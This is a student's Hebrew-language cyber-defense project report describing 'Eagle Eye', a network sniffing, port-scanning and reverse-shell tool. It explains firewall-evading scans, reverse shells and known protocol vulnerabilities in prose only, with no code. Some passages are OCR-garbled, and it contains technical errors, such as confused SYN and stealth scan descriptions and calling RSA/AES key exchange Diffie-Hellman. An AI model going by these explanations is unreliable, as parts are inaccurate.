# פרויקט בהנדסת תוכנה תכנון ותכנות מערכות בהתמחות הגנת סייבר סמל מקצוע: 883589

# **Eagle Eye**

מערכת לניטור ובקרת תקשורת



שם התלמיד: אופק ארז

מספר זהות: 214273393

שם בית ספר: קריית חינוך אמירים

עיר: ראשון לציון

שם המנחה: מוטי מתתיהו

מועד הגשת המסמך: 3.6.22





# תוכן עניינים וראשי פרקים

3	ַפרק א – ייזום
7	פרק ב' - Eagle Eye Project – אפיון
24	פרק ג' - Eagle Eye Project - מסמך ניתוח
31	פרק ד' - Eagle Eye Project - העיצוב
52	פרק ה' - Eagle Eye Project - הקוד
57	פרק ו' - Eagle Eye Project – בדיקות ('קופסא לבנה')
64	פרק ז' - Eagle Eye Project – מדריך למשתמש
71	פרק ח' - Eagle Eye Project – רפלקציה
72	פרק ט' - Eagle Eye Project – ביבליוגרפיה
74	

2 צופק ארז 214273393



פרק א – Eagle - Eye Project ייזום - פרק

תקציר הפרויקט

הפרויקט הוא מערכת אשר מטרתה לאפשר אבחון וניטור של תעבורת הרשת העוברת דרך המחשב.

כמו כן, מטרת הפרויקט הוא להוות כלי נוח ואינטואיטיבי לאנשי תקשורת על מנת לעבור על תעבורת הרשת בארגון, או אף במערכת הביתית שלהם, ולבודקי חוסן (penetration testers) לחקור את התעבורה במחשב מסוים אשר עליו הוא מבצע בדיקה והפורטים הפתוחים בו, על מנת לאבחן האם קיימות פגיעויות אפשריות הנובעות מהגדרת הרשת במחשב או בארגון.

בחרתי לפתח תוכנה לניטור תעבורת רשת מפני שכאשר השתמשתי בתוכנה הקיימת לניטור חבילות מידע – Wireshark, הרגשתי כי ניתן לעשות זאת בצורה נוחה ואינטואיטיבית יותר בשל עומס ועודף הנתונים אשר ברוב המקרים אינם רלוונטיים לבדיקות שגרתיות של תעבורת הרשת.

החלטתי לפתח את המערכת הזו מכיוון שאני לומד את תחום הPenetration Testing ואני מאוד אוהב לעסוק בפיתוח רשתות וכלי אבטחת מידע.

### רכיבי המערכת

- Dackend השרת הינו שרת Flask המקבל בקשות HTTP ומנתב אותן לפונקציות ה-Web שרת לפונקציות ה-Hask שרת זה הוא הדפדפן שמריץ המשתמש. המחשב אשר מריץ שרת זה גם מאחסן את מסד הנתונים המכיל את נתוני המשתמשים וקבצי טקסט המכילים את תוצאות ההסנפות שהמשתמש ביצע עד כה.
- 2) שרתים נבדקים כל המחשבים עליהם מותקנת המערכת ועליהם מתבצעות הסריקות בהוראת המשתמש. כל המחשבים הללו מריצים קוד של שרת TCP הממתין לפקודה. כאשר נלחץ כפתור להפעלת סריקה באתר, שרת הklask יוצר instance של לקוח TCP, המעביר לשרת הנבדק את הסריקה שיש להפעיל.
- Flask שרת Reverse Shell שרת וסף הנמצא על המחשב המריץ את שרת ה -Reverse Shell שרת המופעל כאשר המשתמש מבקש להתחבר מרחוק לממשק הפקודה של אחד מהשרתים הנבדקים.
- 4) לקוח Reverse Shell קוד לקוח אשר השרת הנבדק מריץ במקביל לשרת ה -TCP הפועל עליו, לאחר שקיבל בקשה להתחברות לממשק הפקודה מהמשתמש. לקוח זה יתחבר אל שרת הReverse Shell.

  הנמצא על המחשב המריץ את שרת ה Flask.



# הגדרת הלקוח

המערכת מכוונת לשני קהלי יעד עיקריים, כאשר שניהם טכנולוגיים בעיסוקם. קהל בודקי חוסן וחוקרי אבטחת מידע, קהל מנהלי הרשתות, אנשי system. הסיבה לכך, היא שהמערכת נועדה לסייע לאנשים בתפקידים אלו לבצע את עבודתם בצורה יעילה ומהירה יותר ובקלות ונוחות רבה יותר, באמצעות הכלים שפיתחתי כחלק מן המערכת.

### הגדרת יעדים/מטרות

היעד העיקרי הוא שמערכת Eagle – Eye תאפשר את הפעולות הבאות:

- מיפוי העמדות הפעילות ברשת והצגת כתובות הIP שלהן.
  - ביצוע הסנפה של התקשורת העוברת ברשת.
    - ראיית תוכן חבילות המידע שנקלטו.
  - הצגה של המידע בצורה מסודרת על פי פרוטוקולים.
- סינון ומיון הפאקטות על פי זמן הקבלה, כתובת האיי פי ממנה התקבלו, הפורט וכו'
  - סריקת פורטים בכל המחשבים הנבדקים: הן פורטי TCP והן פורטי
    - בחינה של תוצאות הסנפות אשר נעשו בעבר דרך המשתמש.
- התחברות ב- Reverse Shell אל ממשק הפקודה של כל אחד מהמחשבים הנבדקים.

כמו כן, היעדים המשניים הם לספק חווית משתמש טובה ונוחה למשתמשים במערכת ולבצע את הפעולות המתוארות לעיל באופן יעיל ואמין.

### בעיות, תועלות וחסכונות

הבעיות אשר המערכת שלי פותרת היא סקירה של פגיעות רשת ארגונית מפני תקיפות זדוניות של אנשים המעוניינים בפגיעה בארגון/למען תועלת אישית. כמו כן, היא פותרת בעיה הקיימת בכלים הקיימים לצורך סקירות שכאלו כגון Wireshark ,Nmap אשר אינם אינטואיטיביים עבור סקירה של רשת ארגונית או מחשב בודד. המערכת מנסה להציע פתרון נוח ופשוט לבעיות אלו באמצעות ממשק משתמש פשוט ואינטואיטיבי שיאפשר ללקוחות לבצע את עבודתם ללא צורך בפקודות מסובכות. המערכת מעניקה מספר שירותים ללקוחותיה:

- מסד נתונים המאפשר התחברות של הלקוח לאתר וקבלת תוצאות של סריקות שביצע על
   רשתות בעבר.
  - הסנפת תעבורת רשת
    - סריקת פורטים



• התחברות לממשק הפקודות של מחשבים וביצוע פעולות טכניות נוספות עליהם, כגון העברת קבצים ושליחת צילום מסך.

# האם צפויים קשיים או מגבלות בהגדרת המערכת

ישנם מספר קשיים הצפויים במערכת. הראשון שבהם הוא מהירות הסריקה. מכיוון שמדובר במסניף תקשורת אשר נכתב ב- Python שהינה שפת High Level, זמן הפעולה של כל סריקת רשת יהיה איטי באופן יחסי לתוכנית מקבילה בשפת Low Level כגון C או ++3.

בנוסף, ניתן יהיה לסרוק אך ורק מחשב אחד בכל פעם(נכון לכתיבת שורה זו).

בנוסף, על מנת שהפרויקט יעבוד, על כל המחשבים אותם אנו רוצים לסרוק להריץ את השרת שבניתי ויהיה מותקן עליהם הפרויקט שלי(לפחות קבצי הbackend).

כמו כן, יש מגבלה נוספת על הפרויקט שהוא עובד אך ורק על מחשבים הנמצאים בLAN, הרשת המקומית. זאת מכיוון שלא יישמתי port forwarding שינתב את כל התקשורת בפורטים בהם משתמשת המערכת אל רכיביה.

### סקר שוק

ישנן כמה וכמה מערכות הדומות באופן פעולתן אל המערכת שבניתי הנמצאות היום בשוק, העיקריות שבהן הן Wiresharkı Nmap. אפרט כעת מעט על כל אחד מכלים אלו ואציג את השינוי והייחודיות שהפרויקט שלי מביא אל השוק.

Wireshark – כלי זה מאפשר הסנפה של תקשורת ומיון חבילות המידע על פי כתובות IP, פורטים, פרוטוקולים, כתובות MAC, גודל המידע שהועבר ועוד. כמו כן, כלי זה מאפשר שמירה של תוצאות ההסנפה בקבצים מסוג PCAP וצפייה בתוכן הפאקטות.

/https://www.wireshark.org לינק לאתר הארגון:

Pinap – כלי זה מאפשר לבצע סריקות פורטים מסוגים שונים על מחשבים. ניתן באמצעות כלי זה TCP לבצע גם סריקה על פורטי הTCP, לסרוק את הרשת, להפעיל סריקה על כמה מחשבים(כתובות) ולהפעיל סקריפטי אינומרציה על הפרוטוקולים השונים הפועלים על השרת מחשבים(Sumap Scripting Engine – NSE.

https://nmap.org :לינק לאתר הארגון

הייחודיות של המערכת שבניתי באה לידי ביטוי בכך שבניתי מעין שילוב של שני הכלים. הללו, על מנת ליצור מערכת אשר מרכזת את היכולות המשמעותיות ביותר משני הכלים.

כמו כן, אלו שני כלי Desktop ואילו המערכת שלי מבוססת

נוסף לכל, המערכת מאפשרת התחברות לממשק הפקודה של כל אחד מהמחשבים ברשת.

# תיחום הפרויקט

הפרויקט עוסק בקשת רחבה של תחומים:

- בתחום ה- Web ממשק המשתמש שלי מבוסס על דפי HTML והשרת העיקרי בפרויקט הוא שרת Flask.
- בתחום אבטחת מידע בכך שהוא משלב נושאים כגון: Reverse Shell ,Encryptions,


  Hashes ,Defense against SQL Injection ,Port Scanning
- בתחום הרשתות בכך שמכיל שלושה שרתים שונים, העובדים בפרוטקולים TCP וTCP וTCP (שרת ה- Flask) ורחרחן רשת (Sniffer).
  - .threads, subprocesses בתחום מערכות ההפעלה משלב



# פרק ב' - Eagle Eye Project – אפיון

### 1. פרוט המערכת:

# Situation A - Standard Use of the Website



# רקע על ארביטקטורת שרת לקוח

ארכיטקטורת שרת לקוח היא תצורת התקשרות בין מחשבים אשר מחלקת את המשימות או עומס העבודה בין מספק השירות או המשאבים – השרת, לבין מבקש השירות – הלקוח.

השרת הוא תוכנה פסיבית, המאזינה לרשת ומחכה לקבל בקשות. הלקוח לעומתו בדרך כלל מציג את ממשק המשתמש, ומופעל על ידי המשתמש באמצעות הממשק. הלקוח פונה לשרת כאשר הוא זקוק למידע, משאבים או שירותים ממנו.

### הסבר לתרשים 1

תרשים זה מייצג את התקשורת שמבצע שרת ה-Flask במערכת. התקשורת בין שרת ה-Flask למשתמש, מתבצעת באופן הזה שהדפדפן שמריץ המשתמש הוא לקוח של השרת. על המחשב בו רץ שרת זה נמצא גם מסד הנתונים אליו פונה שרת ה-Flask במידת הצורך. שרת זה מטפל בבקשות ה-HTTP של המשתמש על פי הפרוטוקול.




# קריית החינוך "אמירים" – ראשון לציון

# מגמת הנדסת תוכנה - התמחות בהגנת סייבר



# Situation B - Scan/Sniff Request



תקשורת לצורך ביצוע סריקה/הסנפה

draw.io נוצר באמצעות

### הסבר לתרשים 2

תרשים זה מייצג את התקשורת שמתבצעת כאשר המשתמש מבקש לבצע סריקה על אחד מהשרתים הנבדקים. התקשורת מתבצעת באופן הבא: ישנו שרת TCP הכתוב במודול socket אשר רץ על כל המחשבים ברשת ומחכה לבקשה להרצת סריקה/הסנפה מלקוח. כאשר המשתמש – מבקר האתר מבקש להחיל סריקה על אחד מהמחשבים, שרת ה- Flask יוצר instance של לקוח TCP המתחבר אל השרת ומעביר לו הודעה על פי פרוטוקול התקשורת שקבעתי, לגבי סוג הפעולה שיש לבצע. השרת מבצע על עצמו את הסריקה וכאשר סיים שולח את התוצאות אל הלקוח. הלקוח מעביר תוצאות אלו לשרת ה-Flask אשר מציג אותן על גבי האתר.




# קריית החינוך "אמירים" – ראשון לציון






# Situation C - Connect to CLI via Reverse Shell



Once There is a reverse Shell connection, the network works like this:





#### תרשים מספר 3

### תקשורת לצורך התחברות לממשק פקודה

#### draw.io נוצר באמצעות

#### הסבר לתרשים 3

כאשר המשתמש מעוניין להתחבר לממשק הפקודה של אחד מהשרתים ברשת, שרת ה-Flask יוצר Reverse Shell אשר של לקוח TCP אשר שולח לשרת הנבדק להפעיל לקוח Reverse Shell ומפעיל שרת שולח לשרת הנבדק להפעיל לקוח מטרתו היא להתחבר חיבור ישיר למחשב השרת, ובאמצעות חיבור זה להעביר פקודות Ishell ופקודות נוספות לביצוע ולקבל את פלטן. הפקודות לביצוע מתקבלות מקלט המשתמש באתר ופלט הפקודות נשלח מלקוח Reverse Shell אשר יכניס את הפלט אל דפי האתר IRTP וישלח למשתמש על גבי פרוטוקול הHTTP.

במהלך פיתוח המערכת עלתה התלבטות כיצד לקשר את הסריקות שאמורות להתבצע על כל אחד מהשרתים הנבדקים, לאתר. ניסיתי ליצור לקוח אשר ימתין לבקשה מהשרת להפעיל סריקה ויריץ אותה וישלח אליו את התוצאות, אמנם זה לא עבד מפני שזה אינו הייעוד של לקוח בתקשורת. על הלקוח לבקש משאבים מהשרת ועל השרת להמתין לבקשות מהלקוחות ולספק משאבים/שירותים ללקוחות כאשר יבקשו. לכן, בחרתי שכל אחד מהמחשבים הנסרקים ברשת יריצו שרת TCP אשר ינהל את הפונקציונליות.

#### תיאור המערכת


המערכת אמורה לאפשר לבודקי חוסן במצב בו הם צריכים לבחון את אבטחתם של המחשבים ברשת מקומית כלשהי לעשות זאת במהירות וביעילות, באמצעות הכלים שפיתחתי ושולבו במערכת. בין הכלים נמצאים סורק רשת, המציג למשתמש את העמדות הפעילות ברשת, ומכך הבודק יכול להבין שישנה בעיה בתקשורת/העמדה כבויה ולכן כתובת ה-IP של אחד המחשבים ברשת אינו נמצא ברשימה. סורק הרשת מבוסס על Pingים שאלו בעצם פאקטות העוברות בפרוטוקול ה-ICMP שמטרתו היא לוודא את קישוריות העמדות ברשת ולבחון שהינן מצליחות לתקשר אחת עם השנייה. בנוסף, ישנם סורקי פורטים במערכת משני סוגים: סריקת SYN שמטרתה היא להיות חשאית יותר ולא להיחסם על ידי חומות אש. אז כיצד שתי הסריקות מצליחות להשיג את מטרתן?

נתחיל עם הסבר קצר על פרוטוקול הTCP וכיצד נוצר חיבור רציף המאפשר תקשורת בין שני מחשבים.



# רקע לסריקת פורטים – פרוטוקול TCP

כאשר מחשב רוצה ליצור תקשורת TCP עם מחשב אחר ראשית הוא שולח הודעת SYN, המעידה על בקשה ליזימת תקשורת. לאחר מכן, אם המחשב השני פנוי ומוכן לביצוע התקשורת, הוא ישלח הודעת SYN ACK, ולבסוף המחשב שיזם את התקשורת ישלח הודעת ACK אשר מאשרת את קבלת האישור ותחילת ההתקשרות. תהליך זה נקרא TCP 3 way handshake.



### סריקת פורטים מסוג SYN

סריקת הפורטים מסוג SYN מבוססת על לחיצת היד המשולשת המתבצעת בפרוטוקול TCP וחוסכת בזמן בכך שהיא אינה משלימה את לחיצת היד עד הסוף, אלא שולחת פאקטה עם הדגל SYN המעיד על התחלת לחיצת היד המשולשת ובמידה והתקבלה הודעה מהשרת עם דגל הSYN – ACK הסריקה תסמן את הפורט כפתוח ותמשיך לפורט הבא ללא השלמת החיבור ושליחת הודעת הACK.

# סריקת פורטים מסוג Stealth

סריקת הפורטים מסוג Stealth מבוססת על לחיצת היד המשולשת גם היא, אך בניגוד לסריקה הקודמת שאינה משלימה את לחיצת היד עד הסוף, בכך שאינה שולחת את הודעת הACK) Acknowledge זו שולחת הודעה משלימה את לחיצת היד עד הסוף, בכך שאינה שולחת את הודעת הSYN – ACK) עם דגל הנקרא (RST(Reset), אשר מעיד על כך שנפל החיבור בין השרת ללא לקוח, בשל שגיאה פטאלית. בכך חומות אש אשר נועדו להגן כנגד סריקות כאלו, (שיש לציין נחשבות ללא חוקיות במידה ואינן מבוצעות באישור של בעל המערכת/המחשב) לא יחסמו את כתובת הIP של המחשב ממנו נשלחה הבקשה, מפני שיחשבו שמדובר בתקלה בחיבור ולא בתוקף אשר ביצע סריקת פורטים על שרתי הארגון.

בנוסף לסריקות אלו, המערכת מסוגלת לבצע סריקת פורטי UDP העובדת בצורה הבאה:



# רקע לסריקת פורטי UDP

בניגוד לפרוטוקול TCP, פרוטוקול UDP אינו מבוסס חיבור, connection-less, לכן, על מנת לקבוע האם הפורט UDP, פתוח, נשלח בקשה לשרת בפורט אותו אנו בודקים, ובמידה והתקבלה תשובה בפרוטוקול UDP מן השרת באותו הפורט ניתן להסיק כי הפורט הינו פתוח.

# רקע להסנפת תקשורת

המערכת מאפשרת הסנפה של התקשורת הנכנסת אל המחשב או הנשלחת בbroadcast, לדוגמה בi-Wi-Fi, broadcast, לדוגמה בi-Mi-Fi, broadcast, לדוגמה החרחן הרשת מסנן את התקשורת אך ורק לפרוטוקולים הבאים: SMB, FTP, DHCP, ICMP, HTTP, DNS, SSH הפיבה שבחרתי את כל אחד מהפרוטוקולים הללו להיות אלה שהרחרחן יפלטר היא שאלו הפרוטוקולים הנפוצים ביותר לניצול בעת תקיפה והם מסוכנים מאוד. לכן, במידה וישנה תקשורת חריגה בפרוטוקולים אלה כפי שיראה בודק החוסן, ידע להסיק מכך שככל הנראה ישנה פגיעות באחד הפרוטוקולים הללו או באחד מן השירותים שהשרת מספק. על מנת להמחיש את הסכנה הטמונה בכל אחד מהפרוטוקולים הבאים אציין מספר מתקפות/חולשות הקיימות בפרוטוקולים אלו.

# חולשות בפרוטוקולי רשת

SMB – חולשה מוכרת בפרוטוקול זה היא EternalBlue, חולשה שנותנת הרצת קוד מרוחקת על מחשב אשר נובעת מהדרך שבה מערכת ההפעלה Windows מתנהלת עם פאקטות הSMB, מה שמאפשר לתוקפים אפשריים לשלוח פאקטות זדוניות שיובילו ליכולת הרצת קוד מרחוק על המחשב. יש לציין שהחולשה קיימת על הגרסה הראשונה של הפרוטוקול, SMBv1.

FTP – פרוטוקול הFTP הינו פרוטוקול להעברת קבצים העובד בפורט 21, ומעצם היותו פרוטוקול להעברת קבצים ישנה סכנה רבה בו, שיועברו דרכו קבצים זדוניים. בFTP ישנה אפשרות להתחברות אנונימית מה שיאפשר לתוקף אפשרי ללא סיסמה אל השרת להיכנס לשירות ולהעביר קבצים זדוניים לשרת, אשר יאפשרו לו הרצת קוד על השרת. פעמים רבות אפשרות זו כבויה אך הסיסמה ושם המשתמש שמכניסים לפרוטוקול הינם דיפולטיביים/נפוצים, מה שמאפשר לתוקף להריץ מתקפת מילון על מנת למצוא את שם המשתמש והסיסמה המתאימים. מתקפה שכזו, יוצרת תקשורת רבה ו"רעש" רב ולכן הסנפה של התעבורה בפורט 21 יכולה להועיל במציאת נסיון תקיפה על שירות ה-FTP.

CVE-2019-0547 - DHCP הינה חולשה שגולתה בשנת 2019 המאפשרת הרצת קוד מרוחק במידה ושולחים פאקטות DHCP πוניות אל לקוח.

HTTP – פרוטוקול זה הינו הפרוטוקול עליו מבוססים אתרי האינטרנט, אך פרוטוקול זה אינו מוצפן, לכן במידה ויש אתר העובד עם פרוטוקול HTTP ולא HTTPS המוצפן, תוקף פוטנציאלי יוכל להסניף תקשורת זו ולראות את HTML המועברים. פעמים רבות פרוטוקול זה הוא דלת פתוחה עבור תוקפים לחדור למערכת.



ICMP – הפרוטוקול האחראי לבדיקת תקשורת בין עמדות ברשת. משתמש בפאקטות הנשלחות בפרוטוקול זה על מנת לוודא שישנו חיבור תקין בין שתי העמדות. בהסנפת תקשורת זו יש שני יתרונות: האחד, בודקי החוסן על מנת לוודא שישנו חיבור תקין בין שתי העמדות. בהסנפת תקשורת זו יש שני יתרונות: האחד, בודקי החוסן וטכנאי הרשת, יוכלו לוודא שהפינגים, פאקטות הרMP אכן מגיעות למחשב. השני הינו שישנה מתקפה ידועה המבוצעת בפרוטוקול זה, ICMP Flood, מתקפה מסוג DDOS/DOS שמטרתה להקריס את שרתי הארגון באמצעות שליחה של פאקטות ICMP רבות.


DNS – פרוטוקול זה אחראי על המרת שמות דומיין לבתובות IP. מה שמאפשר למשתמש הקצה לזכור שמות Train ובכך מקל עליו. לדוגמה, שרת הDNS של google יחזיר לראוטר את כתובת PI של השרת האידיאלי ביותר למענה של גוגל לאחר שאחד מהמחשבים ברשת המקומית ביקש להתחבר למנוע החיפוש של records בשרת הSoogle מצאים coogle של השרתים השייכים לארגון, כך שידע השרת להפנות את המשתמשים אל כתובות הIP המתאימות. בכך שרתי DNS יכולים לספק מידע ואינפורמציה טובה לתוקפים על היקף הארגון וכתובות הIP של השרתים, עליהם יוכלו ברגע שידעו את כתובת הIP לבצע סריקות ובחינת וקטורי תקיפה.

SSH – פרוטוקול זה פועל בפורט 22 והינו פרוטוקול חשוב ושימושי מאוד המאפשר התחברות מרחוק לממשק הפקודה של מחשב בתקשורת מוצפנת. הפרוטוקול משתמש באלגוריתמי הצפנה חזקים כגון AES וכן גיבובים כמו SHA-2 על מנת לוודא את שלמות המידע שהועבר. תוקפים פעמים רבות משתמשים בפרוטוקול זה על מנת להתחבר למחשב מרוחק לאחר שמצאו פרטי התחברות בדרך כזו או אחרת או באופן לוקאלי – מקומי או על ידי SSH Tunneling, שיטה בה ניתן להעביר תקשורת SSH ברשת הWAN, בכך שבעצם מפנים את התקשורת הנכנסת אל השרת בפורט מסוים שהוגדר לפורט בו נמצא השירות. או לעתים נדירות יותר, לאחר שמצאו חולשה בפרוטוקול(נכון לגרסאות הישנות של SSH).

בנוסף, משתמשים בSSH Tunneling הרבה כרגל ברשת, או כשרת socks(פרוטוקול אינטרנטי, אשר מעביר חבילות מידע בין שרת ללקוח דרך שרת Proxy).

לדוגמה, אם יש שרת ברשת פנימית שמריץ שרת Web, ולתוקף יש גישה למחשב ברשת, הוא יעדיף שלא להשתמש להתחבר אליו באמצעות פרוטוקול ה- SSH ולהשתמש בכלים לשליחת בקשות HTTP כמו curl, אלא להשתמש בgri עם פורט 80/443 דרך SSH ככה שיוכל לגשת לכל כתובות הIP הפנימיות וככה לגשת לשרת ה - Web בצורה נוחה דרך הדפדפן.

בכך שהמשתמש יסניף את התעבורה באמצעות רחרחן הרשת שפיתחתי כחלק מהמערכת, אשר מסנן בין היתר חבילות מידע העוברות בפרוטוקול הSSH, יוכל להבחין המשתמש האם ישנו מצב חריג של התחברות מרחוק לעמדה בכך שיראה כתובת IP חיצונית המתחברת לשירות, או Tunneling כלשהו על גבי SSH וידע שעליו לנקוט בצעדים להגנה על התחנה.




# Reverse Shell -רקע ל

הפיצ'ר האחרון אותו שילבתי במערכת הינו חיבור הReverse Shell. לפני שאצלול אל היכולות והפיצ'רים של Reverse Shell אסביר קודם כל מהו חיבור Reverse Shell, במה הוא שונה מחיבור TCP סטנדרטי, ומהי Reverse Shell, על מנת להבין מהו Reverse Shell, עלינו להבין קודם כל מהו חיבור Bind Shell.

### **Bind Shell**

חיבור Bind Shell הינו חיבור TCP רגיל שבאמצעותו מועברות פקודות Shell לביצוע, ותוצאות הרצתן על המחשב המרוחק. במצב כזה, יש צורך בשתי כתובות IP חיצוניות. בואו נניח שלאליס יש בעיה בפרטי המשתמש שלה והיא צריכה עזרה מבוב. בוב מבקש להתחבר לshell במחשב של אליס באופן ישיר ואליס מאפשרת לו להתחבר. כך, המחשבים יוצרים חיבור באמצעות לחיצת היד המשולשת בפרוטוקול TCP.



### **Reverse Shell**

כעת, דמיינו שעומדת חומת אש בין הראוטר למחשב של אליס, חומת האש לא תאפשר לחיבור הישיר עם בוב להתבצע. לכן, פותחה שיטת החיבור הנקראת Reverse Shell, אשר מאפשרת מעקף של חומת האש.


בעצם, במקום שבוב יבקש מאליס להתחבר ל shell על המחשב שלה, בוב יפתח שרת(נקרא גם מאזין) על המחשב שלו ואליס תבקש להתחבר לשרת על המחשב של בוב. כך, חומת האש לא תחסום את התעבורה ובוב יוכל להתחבר לממשק הפקודה על המחשב של אליס ולעזור לה לפתור את הבעיה.



# קריית החינוך "אמירים" – ראשון לציון



# מגמת הנדסת תוכנה - התמחות בהגנת סייבר



# Reverse Shell – סקירת פונקציונליות


הReverse Shell שבניתי בעל יכולות רבות שנועדו להקל ולאפשר פונקציונליות רבה לבודקי החוסן, במידה וירצו להתחבר לממשק הפקודה של אחד מהשרתים ברשת.

ניתן להעלות קובץ מן השרת ללקוח ולהוריד קובץ מהלקוח לשרת. ניתן לערוך חיפוש של קובץ בנתיב מסוים (תיקייה או כונן), חיפוש של כל התיקיות בנתיב מסוים, העברת צילום מסך מהמחשב של הלקוח לשרת, חיפוש כל הקבצים עם סיומת מסוימת בנתיב, וביצוע פקודות shell.

בנוסף לכל, יישמתי פיצ'ר נוסף הקיים בממשק הפקודה בווינדווס ולינוקס, הנקרא history feature. מה שמאפשר למשתמש באמצעות לחיצה על מקשי החצים להסתכל ולהריץ את הפקודות שהורצו קודם לכן. אני עושה זאת בכך שכל פקודה שהשרת שולח נשמרת ברשימה באובייקט. בעצם מופעל pynput של pynput וכאשר נלחץ מקש האנטר נשמרת הפקודה ברשימה והפקודה הנוכחית מתאפסת. כאשר אחד החצים נלחץ, הפקודה האחרונה נשלפת מהרשימה באמצעות Pop, נמחקת הפקודה הנוכחית, ומוקלדת הפקודה הקודמת.

### Reverse Shell – הצפנה

התקשורת המועברת באמצעות הReverse Shell מוצפנת באמצעות הצפנה היברידית המבוססת על שני אלגוריתמי ההצפנה החזקים: RSA .RSA וAES הינה הצפנה אסימטרית, כלומר לכל צד ישנו מפתח ציבורי ופרטי, כל צד שולח לצד השני את המפתח הציבורי שלו, ובעת שליחת הודעה הוא מצפין את



המידע עם מפתח זה. הצד השני כאשר מקבל את ההודעה מפענח את תוכנה באמצעות המפתח הפרטי שנמצא ברשותו.

מצד שני, הצפנת הS היא הצפנה סימטרית, מה שאומר שישנו מפתח הצפנה אחד יחיד, אשר משמש גם לצורך הצפנת המידע וגם לצורך פענוחו. הצפנה זו משתמשת במפתח באורך 256 ביטים 32).

בהצפנה היברידית אנחנו משתמשים גם ב-AES וגם ב-RSA על מנת להעביר מידע בצורה מאובטחת.

בתחילת החיבור ללקוח נשלח לו את המפתח הייחודי שיצרנו בשרת(מפתח הSES) באופן מוצפן עם המפתח הציבורי של הלקוח בהצפנת הRSA. לאחר שיש ללקוח את המפתח הייחודי שיצרנו בשרת נוכל להעביר מידע בצורה תקינה ללא בעיות של גודל טקסט כפי שהיה לנו בהצפנת הRSA. על ידי שימוש בשני סוגי ההצפנות (סימטרי ואסימטרי) אני מתגבר על הקשיים שיש בשימוש בכל אחת מההצפנות בנפרד. תהליך זה נקרא גם החלפת מפתח דיפי-הלמן.

בשיטה הסימטרית הקושי היה באבטחה כי מדובר על אותו מפתח להצפנה ופיענוח ובמידה ולמישהו יש את המפתח, המידע חשוף. בשיטה האסימטרית יש אבטחה מעולה אבל ישנו קושי בלקבל מידע שלם במידה והמידע ארוך (מעל 470 תווים.)

# <u>פונקציונליות המערכת</u>

- 1. הרשמה ראשונית למערכת.
- 2. התחברות משתמש קיים למערכת (Log In).
  - 3. אימות משתמש דרך מייל.
    - 4. אפשרות איפוס סיסמה.
  - 5. אפשרות צפייה בסריקות קודמות.
- 6. אפשרות לסרוק את העמדות הפעילות ברשת המקומית.
